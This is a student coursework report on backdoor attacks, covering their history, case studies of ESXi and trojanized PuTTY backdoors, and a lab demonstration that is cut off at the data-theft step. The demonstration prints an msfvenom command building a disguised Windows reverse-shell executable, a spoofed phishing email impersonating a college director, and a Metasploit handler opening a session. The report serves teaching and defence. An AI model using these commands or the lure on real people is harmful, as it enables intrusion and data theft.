LONDON
METROPOLITAN
UNIVERSITY

islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC6011NI - Digital Investigation and E-Discovery

Assessment Weightage & Type

50% Individual Report

Semester

2022-23 Autumn

Digital/cybercrime evolution, detection, and prevention

Student Name: Sujen Shrestha

London Met ID: 20049250

College ID: NP01NT4S210105

Assignment Due Date: January 6, 2023

Assignment Submission Date: January 6, 2023

Submitted To: Satyam Pradhan

Word Count: 1646

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgment

I would like to express my sincere gratitude to Mr. Satyam Pradhan, the lecturer, tutor and leader of the module, for his invaluable guidance and support throughout the process of developing this report. His insights and expertise have been instrumental in helping me understand the subject matter and complete this report. I would also like to thank Mr. Akchayat Bikram Dhoj Joshi, my mentor, for his guidance and support. His encouragement and constructive feedback have been invaluable in helping me develop my skills and knowledge required for developing this report. I am deeply grateful to both Mr. Satyam Pradhan and Mr. Akchayat Bikram Dhoj Joshi for their invaluable contributions to this project. Their insights and support have been instrumental in helping me to complete this report.

Abstract

Backdoor attacks are a significant threat to computer systems, as they allow attackers to gain unauthorized access and potentially compromise the security of the system. This report provides a detailed analysis of the history and evolution of backdoor attacks, as well as real-life case studies of data breaches caused by such attacks. The report also includes a demonstration of how a backdoor attack can be conducted using various methods such as email spoofing, phishing, social engineering, and steganography. In addition, the report covers ways to detect and prevent backdoor attacks, as well as recommendations for maintaining the security of systems.

Table of Contents

Table of Figures

1. Introduction

1.1 Subject Matter

Digital/cybercrime is any illegal activity that involves the use of computers or the internet. Cyber criminals use social engineering and malware to steal sensitive information, disrupt computer systems, or gain unauthorized access to networks. Malware is a type of software that is designed to harm or exploit computer systems without the user's knowledge or consent. Some common types of malwares include viruses, worms, Trojan horses, and ransomware. For example, a hacker may use malware to infect a victim's computer and then use it to launch a cyber-attack on a larger scale. This type of digital/cybercrime can have serious consequences for both the victim and the perpetrator, and it is important for individuals and organizations to take steps to protect themselves from malware (Holt, et al., 2022).

(Introduction to Digital/Cyber crime: Appendix 1)




Figure 1: Statistics of Digital/Cybercrime (Jay, 2022).

1.2 Aims and Objectives

1.2.1 Aims

The purpose of this report is to demonstrate the process of creating a reverse TCP backdoor through Metasploit Framework to establish connection with a victim’s computer and use it to gain access to their system. This report is developed in order to show how a computer can be compromised using backdoor and provide ways to detect suspicious activity in the system, remove the malicious files and prevent such attacks from taking place.

1.2.2 Objectives

The objectives of the report are:

- To gain a thorough understanding of the digital/cybercrime domain.
- To research the theoretical and technical aspects of backdoor attacks.
- To understand the evolution and growth of digital/cybercrime.
- To find out the mitigations and preventions for backdoor attacks.
- To perform a reverse TCP backdoor attack using Metasploit Framework.

2. Background

2.1 Brief History and Evolution

Backdoors have been used for both legitimate and nefarious purposes throughout the history of computing. In 1993, the NSA developed an encryption chip with a built-in backdoor. In 2005, Sony BMG shipped millions of CDs with a harmful copy protection rootkit. In 2014, backdoors were found on Netgear and Linksys routers and on Samsung mobile devices. In 2015, the FBI and US Department of Justice requested that Apple include backdoors in its products, but Apple refused and instead enhanced the security of its iOS devices. In 2017, malicious backdoors were found in WordPress and other content management systems and in the NotPetya ransomware. In 2018, state-sponsored Chinese spies were reported to have implanted hardware backdoors on server components destined for American tech companies and government organizations (Malwarebytes, 2022).

(Detailed History and Evolution: Appendix 2)




Figure 2: Working of Backdoor Attack (Kasza & Yates, 2017).

2.2 Literature Review

2.2.1 Case Study 1: Python backdoor in VMware ESXi servers

A previously undisclosed Python backdoor targeting VMware ESXi servers was discovered by Juniper Networks researchers. The server may have been compromised using the vulnerabilities CVE-2019-5544 and CVE-2020-3992 in ESXi's OpenSLP service. The malware added seven lines to "/etc/rc.local.d/local.sh," which launched a Python script saved as "/store/packages/vmtools.py." This script launched a web server that accepted password-protected POST requests from the threat actors, which could carry a base-64 encoded command payload or launch a reverse shell on the host. The threat actors also changed the ESXi reverse HTTP proxy configuration to allow remote access to communicate with the planted web server. (Toulas, 2022).

(Detailed Case Study: Appendix 3)

2.2.2 Case Study 2: PuTTY SSH client backdoor in media company

In this case, cybercriminals used a trojanized version of the PuTTY SSH client to drop malware on their targets' systems. The attack began with a job offer sent via email and was later moved to WhatsApp, where the ISO file containing the tampered PuTTY client was shared. When the victim used the malicious version of PuTTY to connect to the host, it deployed a shellcode payload in the form of a DLL, which was then used to drop the AIRDRY.V2 backdoor malware. This malware was able to communicate with its C2 server through various methods and had several capabilities, including the ability to execute plugins in memory. To protect against this type of attack, it is important to verify the legitimacy of any SSH client being used and to be cautious when downloading files or opening them from unknown sources (Toulas, 2022).

(Detailed Case Study: Appendix 4)

2.2.3 Analysis of the Cases

In first case, the VMware ESXi server backdoor allows for remote command execution on compromised systems, which can result in significant damage if the attackers are able to gain access to sensitive data or systems. It is also difficult to determine the initial point of compromise, as the log retention was limited.


In second case, the trojanized PuTTY client was able to drop and execute malware on the target's system, allowing for the deployment of the AIRDRY.V2 backdoor. This malware had various capabilities, including the ability to communicate with its command-and-control server, upload system information, and execute plugins in memory. This type of attack can lead to unauthorized access and control of the victim's system, as well as the potential theft of sensitive data.

In both cases, the use of a backdoor allowed the threat actors to gain unauthorized access to the system and potentially compromise it in various ways. It is important for organizations to be aware of these types of threats and take steps to protect their systems and networks. This can include implementing strong security measures, such as firewalls and intrusion detection systems, and staying up to date with patches and updates to prevent vulnerabilities from being exploited. It is also important to be cautious when downloading files or opening them from unknown sources, and to verify the legitimacy of any software being used, to help prevent successful backdoor attacks.

2.3 Attack Demonstration

2.3.1 Creating the backdoor file with Metasploit

The backdoor was created in Desktop of attacker machine using msfvenom.



Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
21:51
Trash
File System
Home
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(sujen㉿kali)-[~]
└─$ sudo su

[sudo] password for sujen:
┌──(root㉿kali)-[/home/sujen]
└─# cd Desktop

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.70 lport=4444 -f exe > Lette
r.exe
```

Figure 3: Creating the backdoor using Metasploit

2.3.2 Sending backdoor through email to the Victim

A fake email address was created which was used to send an email containing the download link for the backdoor to the victim.



Employee Performance Overview Letter

Prakash Sharma <prakash.islington@gmail.com> 7:53 PM (0 minutes ago)
to sujenpro

Dear Sujen,

On behalf of Islington College, I wanted to express my appreciation for all of your hard work and dedication. Your performance over the past year has been outstanding, and we have been very impressed with the contributions you have made to our team.

Your efforts have not gone unnoticed and have been greatly appreciated. We are confident that with your continued hard work and dedication, we will continue to achieve great success.


Thank you for all that you have done.
Please view your performance overview by downloading the attachment from the link given below.
Performance Overview Letter

Best Regards,
Prakash Sharma
Managing Director
Islington College

Figure 4: Sending backdoor via email

2.3.3 Backdoor in the Victim System

The victim read the email and clicked on the link to download the file.




Name	Date modified	Type	Size
Progress Overview Letter.pdf	1/2/2023 10:45 PM	Application	641 KB

1 item | 1 item selected 640 KB |

Figure 5: Backdoor downloaded in the victim device

The victim opened the file to check its content.



C:/Users/Suzen/AppData/Local/Temp/RarSFX0/Progress%20Overview%20Letter.pdf

Kamal Marg, Kamal Pokhari, Kathmandu, Nepal
9801042242, 9801000400
info@islington.edu.np


Dear Sujen,

I am writing to express my sincere appreciation for your hard work and dedication to the organization. Your contributions have been invaluable, and I am grateful for all that you have done to help us achieve our goals. I wanted to take a moment to recognize your role in our company's recent achievements. Your efforts have been instrumental in driving our success, and I am proud to have you as a member of our team. Some specific areas where your contributions have made a significant impact include:

Figure 6: Malicious file opened in the victim system

2.3.4 Gaining Access to the Victim Device


The reverse TCP handler was initialized in the attacker machine. It waits and checks for the backdoor file to be executed on the victim machine.


Kali - VMware Workstation
File Edit View VM Tabs Help
Trash
File System
Home
Letter.exe
0:46
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(sujen㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for sujen:
┌──(root㉿kali)-[/home/sujen/Desktop]
└─# msfconsole -x "handler -P 4444 -H 0.0.0.0 -p windows/meterpreter_reverse_tcp;"
```

Figure 7: Initiating the reverse TCP handler on the attacker machine

The connection was established after the file was opened in the victim device.



Kali - VMware Workstation
File Edit View VM Tabs Help
Trash
File System
Home
Letter.exe
22:32
root@kali: /home/sujen/Desktop
File Actions Edit View Help
PAYLOAD
LOOT

```
       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on 0.0.0.0:4444
msf6 > [*] Meterpreter session 1 opened (192.168.1.70:4444 → 192.168.1.64:52323) at 2023-01-01
22:29:23 +0545

msf6 > 
```

Figure 8: Connection established between victim and attacker

2.3.5 Exfiltrating data from the victim system

The sensitive information in victim machine was looked through and downloaded in the attacker machine.

